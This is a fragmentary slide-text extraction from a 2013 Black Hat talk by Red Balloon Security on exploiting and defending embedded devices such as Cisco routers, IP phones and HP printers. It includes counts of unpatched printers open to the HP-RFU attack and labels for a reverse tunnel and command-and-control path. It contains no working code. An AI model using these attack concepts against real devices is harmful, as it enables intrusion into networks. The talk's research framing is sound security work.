



RED BALLOON SECURITY





# STEPPING P3WNS

ADVENTURES IN FULL-SPECTRUM EMBEDDED EXPLOITATION AND DEFENSE


# OUR TYPICAL TALK




# OUR TYPICAL TALK




# OUR TYPICAL TALK



# OUR TYPICAL TALK



# OUR TYPICAL TALK






# OUR TYPICAL TALK



# OUR TYPICAL TALK



★ Pictures of cats & harmless Copyright Infringement



★ A Real Solution

This Talk  
is

Different







 Pictures of unicorns & Harmless copyright Infringement

# CAST\_HUMAN



Sal Stolfo

Professor, Columbia University  
Co-Founder, Red Balloon Security



# CAST\_HUMAN



Michael Costello

Research Scientist, Red Balloon Security  
Fashionisto Extraordinaire



# CAST\_HUMAN



JATIN KATARIA

Research Scientist, Red Balloon Security



# CAST - HUMAN



Ang Cui

Local Man

# CAST - HUMAN

# [GUEST APPEARANCES]



MIKEY DROPTABLES

MAYOR, P3WN10WN



# CAST\_MACHINE



# CAST\_MACHINE



# CAST\_MACHINE





# CAST\_MACHINE




# CAST\_MACHINE



Cisco Bug ID – CSCui04382



# CAST\_MACHINE



# CAST\_MACHINE



# BIG BAD INTERNET



"INTRANET"

BIG BAD INTERNET



PWN TOWN



"INTRANET"

BIG BAD INTERNET



PWN TOWN



"INTRANET"



BIG BAD INTERNET



PWN TOWN



"INTRANET"





BIG BAD INTERNET

"My Resume"



PWN TOWN



"INTRANET"



BIG BAD INTERNET

"My Resume"



PWN TOWN



"INTRANET"




BIG BAD INTERNET



PWN TOWN



"INTRANET"



Potentially vulnerable printers	90,847
Printers with identifiable firmware datecode	74,770
Number of patched printers	808
Overall patch rate	1.08%

**TABLE I  
OBSERVED POPULATION OF PRINTERS VULNERABLE TO THE HP-RFU  
ATTACK ON IPV4.**



MONTHS AFTER PATCH RELEASE

HOW MANY VULNERABLE PRINTERS ARE THERE **IN THE WORLD?**

Potentially vulnerable printers	
Printers with identifiable firmware datecode	76,288
Number of patched printers	5659
Overall patch rate	7.42%

**TABLE I**  
**OBSERVED POPULATION OF PRINTERS VULNERABLE TO THE HP-RFU**  
**ATTACK ON IPV4.**

14

MONTHS AFTER PATCH RELEASE

HOW MANY VULNERABLE PRINTERS ARE THERE **IN THE WORLD?**

BIG BAD INTERNET



PWN TOWN



"INTRANET"



BIG BAD INTERNET

P3WN T3WN



Rev  
Tunnel

"INTRANET"



# BIG BAD INTERNET

P3WN T3WN



Rev Tunnel

CNC CMD

INTRANET






# BIG BAD INTERNET



PWN TOWN



"INTRANET"









BIG BAD INTERNET



PWN TOWN



"INTRANET"



"EASY"



VS



"EASY"



VS



<http://ids.cs.columbia.edu/sites/default/files/paper.pdf>

"EASY"



VS



<http://events.ccc.de/congress/2012/Fahrplan/events/5400.de.html>


Today, This Talk



# POLY-SPECIES MALWARE PROPAGATION

NOT EASY

NOT EASY





# CAST\_MACHINE



CISCO 2821  
IOS 12.3(11)T5  
MIPS

CISCO 8961  
LINUX 2.6.18  
(SORT OF)  
ARM



HP LASERJET  
P2055DN  
20100308  
ARM

CISCO 1841  
IOS 12.4(1C)  
MIPS



CISCO 7961  
CNU 9.3(1TH2.5)  
MIPS

AVAYA 9601  
LINUX ??  
ARM



# CAST-MACHINE



CISCO 2821  
IOS 12.3(11)T5  
MIPS

CISCO 8961  
LINUX 2.6.18  
(SORT OF)  
ARM



HP LASERJET  
P2055DN  
20100308  
ARM

CISCO 1841  
IOS 12.4(1C)  
MIPS



CISCO 7961  
CNU 9.3(1TH2.5)  
MIPS

AVAYA 9601  
LINUX ??  
ARM



# CAST-MACHINE



CISCO 2821  
IOS 12.3(11)T5  
MIPS

CISCO 8961  
LINUX 2.6.18  
(SORT OF)  
ARM



HP LASERJET  
P2055DN  
20100308  
ARM

CISCO 1841  
IOS 12.4(1C)  
MIPS



CISCO 7961  
CNU 9.3(1TH2.5)  
MIPS


AVAYA 9601  
LINUX ??  
ARM



offense  
CAT



Defense  
CAT




# GENERALIZED: BINARY MODIFICATION

ON




8/1/13



Cui, Costello, Kataria, Stolfo, Blackhat USA  
2013

# GENERALIZED: BINARY MODIFICATION



FRAK, BH 2012

ON



8/1/13

Cui, Costello, Kataria, Stolfo, Blackhat USA  
2013

# GENERALIZED: EXECUTION

ON



8/1/13




Cui, Costello, Kataria, Stolfo, Blackhat USA  
2013

# GENERALIZED: INPUT & OUTPUT

ON



